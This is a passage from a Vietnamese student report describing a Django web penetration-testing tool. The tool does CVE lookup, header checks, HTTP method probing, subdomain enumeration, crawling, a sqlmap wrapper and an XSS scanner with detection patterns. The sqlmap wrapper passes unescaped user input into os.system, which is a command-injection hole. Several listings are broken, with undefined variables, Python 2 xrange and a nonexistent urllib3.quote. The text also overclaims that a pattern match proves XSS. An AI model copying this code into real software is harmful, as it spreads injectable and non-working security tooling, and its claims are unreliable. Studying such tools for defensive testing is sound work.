
Hình 3.9 Giao diện chức năng xác định lỗ hổng SQLi



Hình 3.10 Giao diện thực hiện chức năng xác định lỗ hổng SQLi



Hình 3.11 Giao diện chức năng xác định lỗ hổng XSS



Hình 3.12 Giao diện thực hiện chức năng xác định lỗ hổng XSS


3.3. Xây dựng cấu trúc

Sau quá trình phân tích và thiết kế, công cụ sẽ được xây dựng dựa trên Django. Đây là một Web Framework khá nổi tiếng được viết hoàn toàn bằng ngôn ngữ Python hỗ trợ đầy đủ các thư viện, module. Mục đích chính khi lựa chọn Django đó là đơn giản hóa việc tạo công cụ theo hướng ứng dụng Web, tập trung vào tính năng "tái sử dụng" và "tự chạy", việc sử dụng một Framework được viết bằng Python cũng thuận lợi cho việc phát triển những chức năng mà công cụ đề ra.

Một số ưu điểm của Django:

- Nhanh: Django được thiết kế với triết lý làm sao để các lập trình viên đưa các ý tưởng trở thành một sản phẩm nhanh nhất có thể.
- Có đầy đủ các thư viện/module cần thiết
- Đảm bảo về tính bảo mật: Không còn các nỗi lo về các lỗi bảo mật thông thường. Django cũng cung cấp cả phương pháp để lưu mật khẩu an toàn
- Khả năng mở rộng tốt

Django sử dụng mô hình MTV (Model – Template – Views tương tự như mô hình MVC (Model – View – Controller) trong các Framework khác.




Hình 3.13 Mô hình MTV

Bảng 3.1 Bảng chi tiết mô hình MTV

Thành phần	Mô tả
Model	Nơi thiết kế ra những đối tượng cho database, từ đó Django ORM cung cấp những phương thức xử lý, nghiệp vụ lên database.
Template	Là những template được thiết kế để xử lý đầu ra của dữ liệu trong mã html/css của trang Web
Views	Các function để xử lý khi có request từ người dùng

Cấu trúc mã nguồn được hình thành theo sơ đồ sau:



Hình 3.14 Sơ đồ cấu trúc mã nguồn

Trong đó:

- ***manage.py:*** Cho phép quản lý, tương tác với Django bằng dòng lệnh
- ***requirements.txt:*** Chứa các module cần cài đặt để chạy công cụ
- ***__pychache__:*** Là một thư mục chứa tệp bộ nhớ cache bytecode được tạo tự động bởi python
- ***__init__.py:*** Nói với trình thông dịch python đây là thư mục nên được coi là một python package. Tập tin này chủ yếu là trống.
- ***DATool/asgi.py***: Cho phép các máy chủ Web tương thích ASGI phục vụ dự án
- ***DATool/settings.py***: Tập tin cấu hình
- ***DATool/urls.py:*** Bao gồm tất cả khai báo URL đến các views để xử lý request
- ***DATool/wsgi.py:*** Đây là lối vào cho các máy chủ Web tương thích WSGI
- ***tools/scripts:*** Đây là thư mục chứa những mã nguồn thực hiện chức năng
- ***tools/static:*** Đây là thư mục chứa các tệp ảnh, CSS, JS dùng cho các trang HTML
- ***tools/template:*** Đây là thư mục chứa các tệp HTML của ứng dụng
- ***tools/apps.py:*** Định nghĩa cho thư mục tools và được khai báo trong tệp DATool/setting.py
- ***tools/forms.py:*** Định nghĩa các form
- ***tools/models.py:*** Định nghĩa cho đối tượng đầu ra của ứng dụng
- ***tools/urls.py:*** Định nghĩa các đường dẫn của ứng dụng Web, tệp này sẽ được gọi lại trong DATools/urls.py
- ***tools/views.py:*** Bao gồm các functions xử lý request từ người dùng

3.4. Xây dựng chức năng

a) Tra cứu CVE

Chức năng này cho phép tra cứu thông tin về CVE dựa trên API lấy từ trang https://cvepremium.circl.lu

__intit__: Đây là hàm dựng hay constructor của một class. Khi một thực thể của một class được tạo ra thì hàm này sẽ được thực thi đầu tiên một cách tự động. Chức năng của hàm này là dể tạo request tới base_url là https://cvepremium.circl.lu

```
def __init__(self, base_url="https://cvepremium.circl.lu",
proxies=None):
    self.base_url = base_url
    self.session = requests.Session()
    self.session.proxies = proxies
    self.session.headers.update(
        {
            "content-type": "application/json",
            "User-Agent": "PyCVESearch - python wrapper",
        }
    )
```

cve_search: Đây là hàm thực hiện chức năng chính. Biến "pre_result" sẽ nhận kết quả về, nếu CVE ID không tồn tại sẽ nhận được thông báo {'message': 'The requested CVE is not found'}. Do đó, ta tiến hành kiểm tra độ dài của thông điệp trả về nếu độ dài lớn hơn 2 thì đảm bảo có kết quả và sẽ lấy một số thông tin cần thiết.

```
def cve_search(cve_id):
    cve = CVESearch()
    pre_result = cve.id(cve_id)
    if len(pre_result) > 2:
        result = {
            "cve_id": pre_result["id"],
            "cvss": pre_result["cvss"] if "cvss" in pre_result else "Unknown",
            "complexity": pre_result["access"]["complexity"]
            if "access" in pre_result
            else "Unknown",
            "summary": pre_result["summary"],
            "published": pre_result["Published"],
            "modified": pre_result["Modified"],
            "capec": [
                pre_result["capec"][i]["name"] for i in
range(len(pre_result["capec"]))
            ]
```

```
            if "capec" in pre_result
            else "Unknown",
        }
        return result
    else:
        return None
```

b) Truy vết Website

Chức năng truy vết website thực hiện tìm kiếm các thông tin về đối tượng. Các thông tin gồm có Webserver, SSL, Network và XSS Protection trong phản hồi.

insecureHeaders: Hàm này thực hiện kiểm tra các tiêu đề trong phản hồi từ những yêu cầu được gửi lên máy chủ (Dựa trên dự án OWASP Secure Header).

```
def insecureHeaders(url):
    request = requests.Session()
    r = request.get(url)
    result = ''
    try:
        xss_protect = r.headers['X-XSS-Protection']
        if 1 in xss_protect:
            result+=(' <br>X-XSS-Protection đã được thiết lập')
        else:
            result+=(' <br>X-XSS-Protection chưa được thiết lập')
    except:
            result+=(' <br>X-XSS-Protection có thể đã bị tắt')
# ============================================================
    try:
        x_content = r.headers['X-Content-Type-Options']
        if x_content == 'nosniff':
            result+=(' <br>X-Content-Type-Options đã được thiết lập')
        else:
            result+=(' <br>X-Content-Type-Options chưa được thiết lập')
    except:
        result +=(' <br>X-Content-Type-Options chưa được thiết lập')
# ============================================================
    try:
        x_frame = r.headers['x-frame-options']
        result +=(' <br>X-Frame-Options : %s' %x_frame)
    except:
        result +=(' <br>X-Frame-Options bị thiếu')
# ============================================================
    try:
        csp = r.headers['Content-Security-Policy']
        result +=(' <br>Content-Security-Policy : %s' % csp )
```

```
    except:
        result +=(' <br>Content-Security-Policy bị thiếu')
# ============================================================
    try:
        hsts = r.headers['Strict-Transport-Security']
        result +=(' <br>Strict-Transport-Security: %s'%hsts)
    except:
        result +=(' <br>HTTP Strict-Transport-Security chưa được thiết lập')
# ============================================================
    try:
        x_pcdp = r.headers['X-Permitted-Cross-Domain-Policies']
        result +=(' <br>X-Permitted-Cross-Domain-Policies: %s ' %x_pcdp)
    except:
        result +=(' <br>X-Permitted-Cross-Domain-Policies chưa được thiết
lập')
# ============================================================
    return result
```

builtWith: Hàm này dùng để gọi API đã được cung cấp, tiến hành thu thập và phân tích cú pháp dữ liệu.

```
def builtWith(target_url):
    try:
        data = b.parse(target_url)
        result = ''
        for key in data:
            result += str(key[0]).upper() + key[1:len(key)] + ' : ' +
data[key][0]+'<br>'
        return result
    except:
        return 'Không thu thập được'
```

getNetcraft: Đây là hàm thu thập các thông tin về đối tượng dựa trên trang web https://sitereport.netcraft.com/. Chương trình sẽ tạo request tới "mục tiêu", sau đó sử dụng BeautifulSoup để phân tích cú pháp phản hồi.

```
def getNetcraft(target_url):
    url ='https://sitereport.netcraft.com/?url='+target_url+"&ajax=dcg"
    url0 ='https://sitereport.netcraft.com/?url='+target_url
    url1 ='https://sitereport.netcraft.com/?url='+target_url+"&ajax=ssl"
    url2 ='https://sitereport.netcraft.com/?url='+target_url+"&ajax=uptime"
# ============================================================
    request = requests.Session()
    result = request.get(url)
    result0 = request.get(url0)
    result1 = request.get(url1)
    result2 = request.get(url2)
# ============================================================
    soup = BeautifulSoup(result0.content, "html.parser")
```

```
    network = soup.find_all("section",attrs={"id":"network_table_section"})
    network_talbe = []
    for x in network:
        network_talbe.append(str(x))
    for index in range(0,len(network_talbe)):
        result_final+=network_talbe[index]
    #-------------------------------------------------------------
    background_table = json.loads(result.text)
    result_final+=background_table['background_table']
    #-------------------------------------------------------------
    ssl_table = json.loads(result1.text)
    result_final+=ssl_table['ssl_table']
    #-------------------------------------------------------------
    host_table = json.loads(result2.text)
    result_final+=host_table['history_table']

# ============================================================
    if result_final != "":
        tg = target_url.split("/")[2]
        json_export(result_final,tg)
        return result_final
    else:
        return None
```

c) Kiểm tra HTTP Methods

Chức năng kiểm tra HTTP Method của một đối tượng, các phương thức được khai báo trong một biến methods có kiểu dữ liệu là list

```
methods = [
    "CHECKIN", "CHECKOUT", "CONNECT", "GET", "HEAD","INDEX",
    "LINK", "LOCK", "MKCOL", "MOVE", "NOEXISTE", "ORDERPATCH", "OPTIONS",
    "POST", "PROPFIND", "PROPPATCH", "REPORT", "SEARCH", "SHOWMETHOD",
    "SPACEJUMP", "TEXTSEARCH", "TRACE", "TRACK", "UNLINK","UNLOCK",
]
```

Một số phương thức nguy hiểm và cần lưu ý gồm 'COPY', 'DELETE', 'PUT', 'PATCH', 'UNCHECKOUT'.

test_method: Hàm này thực hiện tạo request tới mục tiêu, với các phương thức lấy ở list trên. Kết quả sẽ được lưu vào biến result với kiểu dữ liệu dictionary theo cấu trúc {‘method’: {‘status_code’: *value*, ‘length’: *value*, ‘reason’: *value*}}

```
def test_method(method, target_url, proxies, cookies, result):
    try:
        r = requests.request(
            method=method,
            url=target_url,
```

```
            proxies=proxies,
            cookies=cookies,
            stream=False,
        )
    except requests.exceptions.ProxyError:
        raise SystemExit
    result[method] = {
        "status_code": r.status_code,
        "length": len(r.text),
        "reason": r.reason[:100],
    }
```

start: Đây là hàm chính của chức năng, bắt đầu bằng việc sắp xếp lại các method. Sau đó sử dụng ThreadPoolExecutor để thực hiện nhiều lệnh gọi tới hàm ***test_method*** đồng thời sẽ đợi tất cả các luồng thực thi xong. Kết quả sẽ được xuất ra dưới dạng file json thông qua hàm ***json_export*** nếu kết quả đảm bảo, nếu không sẽ trả về None

```
def start(target_url):
    global methods, tg
    result = {}
    proxies = None
    cookies = {}
    methods = [m.upper() for m in methods]
    methods = sorted(set(methods))
    with ThreadPoolExecutor(max_workers=min(8, len(methods))) as tp:
        for method in methods:
            tp.submit(test_method, method, target_url, proxies, cookies,
result)
    result = {key: result[key] for key in sorted(result)}
    if len(result) == 0:
        return None
    else:
        if re.match("http\w?://\w+\.\w+", target_url):
            tg = target_url.split("/")[2]
            json_export(result, tg)
        return result
```

d) Kiểm tra Subdomain

Chức năng kiểm tra Subdomain sử dụng công cụ Knockpy để thực thi

knockpy: Với url của mục tiêu được chuyền vào, chương trình sẽ tạo lệnh thông qua biến "command" với kiểu dữ liệu là list.

```
def knockpy(target_url):
    knockpyurl = BASE_DIR + "/scripts/knockpy/knockpy.py"
    command = [
        "python", knockpyurl,
```

```
        f"{target_url}",
        "-t",
        "1",
        "--no-http-code",
        "404",
        "500",
    ]
    process = subprocess.Popen(
        command, stdout=subprocess.PIPE, stderr=subprocess.STDOUT
    )
    output = []
    for line in process.stdout:
        output.append(line.decode("utf-8"))
        yield f"{line.decode('utf-8')}"
        time.sleep(0.5)
    tg = target_url
    json_export(output, tg)
```

e) Thu thập đường dẫn

Chức năng thu thập đường dẫn (crawler hay spider web) sẽ tự động duyệt qua các trang web, phân tích và thu thập thông tin giúp người kiểm thử tìm kiếm các đường dẫn của trang web theo ý muốn của mình.

***get_arguments**:* Hàm thực hiện tạo đối số cho chương trình, trong đó:

--website-url: là đường dẫn của mục tiêu

--user-agent: định nghĩa tác nhân người dùng, mặc định là "Python requests"

--proxy: tạo proxy cho request

--cookie: giá trị cookie của mục tiêu (nếu có)

```
def get_arguments():
    parser = argparse.ArgumentParser()
    parser.add_argument("-w", "--website-url", dest="url", help="URL")
    parser.add_argument("-u", "--user-agent", dest="user_agent", help="User
Agent to use(default=Python requests)")
    parser.add_argument("-p", "--proxy", dest="proxy", help="Format :
protocol://IP:port")
    parser.add_argument("-c", "--cookie", dest="cookie", help="Cookies to
use")
    options = parser.parse_args()
    if not options.url:
        parser.print_help()
        exit()
    if not options.user_agent:
        options.user_agent = "Python requests"
    return options
```

extract_links: Hàm thực hiện việc xác định các đường dẫn dựa vào các thẻ ‘a’ và thẻ ‘form’ trong HTML dựa vào thư viện BeautifulSoup

```
def extract_links(url, user_agent, session, cookie):
    if cookie:
        response = session.get(url, headers={'User-Agent':user_agent,
'Cookie':cookie})
    else:
        response = session.get(url, headers={'User-Agent':user_agent})
    parsed_html = BeautifulSoup(response.text, "html.parser")
    links = parsed_html.findAll('a')
    hrefs = [href.get("href") for href in links]
    form_actions = parsed_html.findAll('form')
    form_actions = [form_action.get('action') for form_action in form_actions]
    return hrefs + form_actions
```

crawl: Đây là hàm thực hiện chính của chương trình, dựa trên thư viện urllib.parse cho phép phân tích cấu trúc của một url. Sau đó in toàn bộ đường dẫn thu thập được ra màn hình.

```
def crawl(url, unique_links, user_agent, session, cookie):
    links = extract_links(url, user_agent, session, cookie)
    for i in links:
        i = urllib.parse.urljoin(url, i)
        if '#' in i:
            i = i.split('#')[0]
        if urllib.parse.urlparse(url).netloc ==
urllib.parse.urlparse(i).netloc and i not in unique_links and "logout" not in
i:
            print(i)
            unique_links.append(i)
            crawl(i, unique_links, user_agent, session, cookie)
```

f) Xác định lỗ hổng SQLi

Chức năng sẽ gọi tới sqlmap để thực hiện việc xác định lỗ hổng SQL Injection

fullexploit: Sau khi người kiểm thử lựa chọn request muốn thực hiện khai thác, request sẽ được lưu thành một file định dạng txt. Sau đó biến cmd sẽ được ghi và thực thi như một câu lệnh hệ thống, lệnh này sẽ gọi tới sqlmap để chạy và lưu kết quả lại.

```
def fullexploit(sqlmappath, result, database_value, risk_value,
level_value,tamper):
    writeFile("sql.txt", result)
    timestr = time.strftime("%Y%m%d-%H%M%S")
```

```
    filename = timestr+".txt"
    cmd = "python " + sqlmappath + "/sqlmap.py -r " + sqlmappath + "/sql.txt"
+ " --dbms="+database_value+ " --risk="+risk_value+ " --level="+level_value+ "
--tamper=\""+tamper+"\" --batch > " +filename
    print(cmd)
    os.system(cmd)
    if sys.platform.startswith("win32"):
        os.makedirs(directory, exist_ok=True)
        command = "move " +filename +" "+directory
        os.system(command)
    elif sys.platform.startswith("linux"):
        os.makedirs(directory, exist_ok=True)
        command = "mv " +filename +" "+directory
        os.system(command)
    else:
        print("[+] Error: Không xác định được flatform")
```

g) Xác định lỗ hổng XSS

Chức năng này cho phép xác định lỗ hổng XSS từ các điểm vào của một trang Web. Từ request gửi tới mục tiêu, chức năng sẽ nhận và phân tích nội dung của trang Web. Nếu nội dung phản hồi có dấu hiệu về lỗ hổng, sẽ có thông báo ghi nhận các dấu hiệu xác định được dựa trên các biểu mẫu sau:

- XSS pattern

```
.xss.
<!--.'.xss.'.-->
<script>.'.xss.'.</script>
<script>.".xss.".</script>
<script>.xss.</script>
>.xss.<
<.'.xss.'.>
<.".xss.".>
"<.xss.>"
```

- DOM base XSS pattern

```
<script[^>]*>[^<]*?(var|\n)\s*(\w+)\s*=[^;]*(docum
ent\.(location|URL|documentURI)|location\.(href|se
```

```
arch)|window\.location)[^;]*;[^<]*(document\.write
(ln)?\(|\.innerHTML\s*=|eval\(|setTimeout\(|setInt
erval\(|location\.(replace|assign)\(|setAttribute\
()[^;]*\2.*?</script>
<script[^>]*>[^<]*?(document\.write\(|\.innerHTML\
s*=|eval\(|setTimeout\(|setInterval\(|location\.(r
eplace|assign)\(|setAttribute\()[^;]*(document\.(l
ocation|URL|documentURI)|location\.(href|search)|w
indow\.location).*?</script>
```

Sau khi chức năng gửi yêu cầu với payload, nếu nội dung nhận được có một trong các dấu hiệu được liệt kê ở trên, trang web chắc chắn có lỗ hổng XSS.

retrieveContent: Hàm này sẽ gửi request đến url và nhận lại nội dung. Nếu url chứa ký tự '?', thì nên áp dụng phương thức GET nếu không sẽ sử dụng phương thức POST để lấy nội dung. Dữ liệu và COOKIE sẽ được chèn vào, nếu không, 2 giá trị sẽ được đặt là None có theo mặc định.

```
def retrieveContent(url, cookie, data=None):
    if '?' in url:
        retval = requests.get(url, cookies = cookie, allow_redirects =
False)
    else:
        retval = requests.post(url, cookies = cookie, data=data,
allow_redirects = False)
    req =  retval.content
    return req or ""
```

***sourceContain*:** Kiểm tra xem các ký tự trong ký tự chuỗi có nằm trong nội dung hay không bằng cách trừ tất cả các ký tự lặp lại trong ký tự trong nội dung, sau đó trả về "toàn bộ". Hàm sẽ trả về True nếu tất cả các ký tự nằm trong nội dung hoặc ngược lại là False.

```
def sourceContain(content, chars):
    content = re.sub(r"\\[%s]" % re.escape("".join(chars)), "", content) if
chars else content
    return all(char in content for char in chars)
```

scanXSS: Đây là chức năng hoạt động chính. Nó sẽ truyền vào url để bắt đầu quét. Bên cạnh đó, nó còn bổ sung thêm 2 giá trị tùy chọn, bao gồm data và

cookie. Nếu hai giá trị không được truyền, chúng sẽ được đặt là None có hoặc Null theo mặc định.

```
def scanXSS(url,cookie = None,data=None):
    usable = False
    url, data = re.sub(r"=(&|\Z)", "=1\g<1>", url) if url else url,
re.sub(r"=(&|\Z)", "=1\g<1>", data) if data else data
    contentDombase = re.sub(DOMBASE_REGEX, "", retrieveContent(url, cookie,
data))
    dombaseXSS = max(re.search(_, contentDombase) for _ in DOMBASE_PATTERN)
    if dombaseXSS:
        result = {'url' : url, 'parameter' : method, 'resp' : 'page itself
appears to be XSS vulnerable (DOM)' }
    try:
        for method in (GET, POST):
            pageURL = url if method is GET else (data or "")
            for match in
re.finditer(r"((\A|[?&])(?P<parameter>[\w\[\]]+)=)(?P<value>[^&#]*)",
pageURL):
                found, usable = False, True
                firstRandomstring, lastRandomstring =
("".join(random.sample(string.ascii_lowercase, LENTH_OF_RAN_CHAR)) for i in
xrange(2))
                for specialChars in (MORE_REGULAR_CHARACTER,
REGULAR_CHARACTER):
                    if not found:
                        tempContent = pageURL.replace(match.group(0), "%s%s" %
(match.group(0), urllib3.quote("%s%s%s%s" % ("'""'" if specialChars ==
MORE_REGULAR_CHARACTER else "", firstRandomstring,
"".join(random.sample(specialChars, len(specialChars))), lastRandomstring))))
                        content = (retrieveContent(tempContent,cookie, data)
if method is GET else retrieveContent(url,cookie, tempContent)).replace("%s%s"
% ("'" if specialChars == MORE_REGULAR_CHARACTER else "", firstRandomstring),
firstRandomstring)
                        for payload in re.finditer("%s([^ ]+?)%s" %
(firstRandomstring, lastRandomstring), content, re.I):
                            for regex, vulPattern, errorInfo,
deleteableContent in XSS_PATTERN:
                                comtentRemoveregex = re.search(regex %
{"chars": re.escape(payload.group(0))}, re.sub(deleteableContent or "", "",
content), re.I)
                                if comtentRemoveregex and not found and
payload.group(1).strip():
                                    if sourceContain(payload.group(1),
vulPattern):
                                        found = True
```

```
                                        ketqua = {'url' : url, 'parameter' :
phase, 'resp' : errorInfo % dict((("filtering", "no" if all(char in
payload.group(1) for char in MORE_REGULAR_CHARACTER) else "some"),)) }
                                        break
            if not usable:
                pass
        except:
            print("exception found")
        return result
```

Đầu tiên là quá trình xử lý url, sử dụng thư viện regex của python, hàm re.sub để thay thế tất cả các điểm kết thúc của các điểm vào. Nếu url kết thúc bằng '&', mô-đun sẽ thay thế nó bằng '1' + data (nếu có). Vì '&' cần mã hóa trên url khi thực hiện request.

```
url, data = re.sub(r"=(&|\Z)", "=1\g<1>", url) if url else
url,re.sub(r"=(&|\Z)", "=1\g<1>", data) if data else data
```

Sau khi xử lý url, chức năng sẽ gọi tới hàm **retrieveContent** để lấy nội dung ban đầu, rồi tiến hành thay thế các ký tự trong DOMBASE_REGEX bằng các ký tự trống "". Tiếp theo, biến "contentDombase" sẽ trả về các mẫu của lỗ hổng DombaseXSS, nếu lỗ hổng DOM-base XSS được phát hiện, sau đó trả về kết quả dưới dạng json, thông báo rằng url có lỗ hổng DOM-baseXSS.

```
contentDombase = re.sub(DOMBASE_REGEX, "", retrieveContent(url, cookie, data))
    dombaseXSS = max(re.search(_, contentDombase) for _ in DOMBASE_PATTERN)
    if dombaseXSS:
        result = {'url' : url, 'parameter' : method, 'resp' : 'page itself
appears to be XSS vulnerable (DOM)' }
```

Nếu không xác định được DombaseXSS, chương trình sẽ chuyển sang xác định reflected XSS. Trước hết là kiểm tra xem phương thức GET hay POST cái nào mới khả dụng. Gán giá trị False cho biến "found" và giá trị True cho biến "usable". Nếu cả hai phương thức đều không khả dụng chức năng sẽ dừng lại.

```
for method in (GET, POST):
    pageURL = url if method is GET else (data or "")
       for match in
re.finditer(r"((\A|[?&])(?P<parameter>[\w\[\]]+)=)(?P<value>[^&#]*)",
pageURL):
           found, usable = False, True
```

Nếu phương thức là GET, gán "pageURL = url". Nếu phương thức là POST, "pageURL = data" (nếu có).

Tạo 2 nhóm đối sánh là "parameters" và "value", sau đó tạo hai chuỗi payload ngẫu nhiên từ các ký tự ascii viết thường.

```
 for match in
re.finditer(r"((\A|[?&])(?P<parameter>[\w\[\]]+)=)(?P<value>[^&#]*)",
pageURL):
                found, usable = False, True
                firstRandomstring, lastRandomstring =
("".join(random.sample(string.ascii_lowercase, LENTH_OF_RAN_CHAR)) for i in
xrange(2))
```

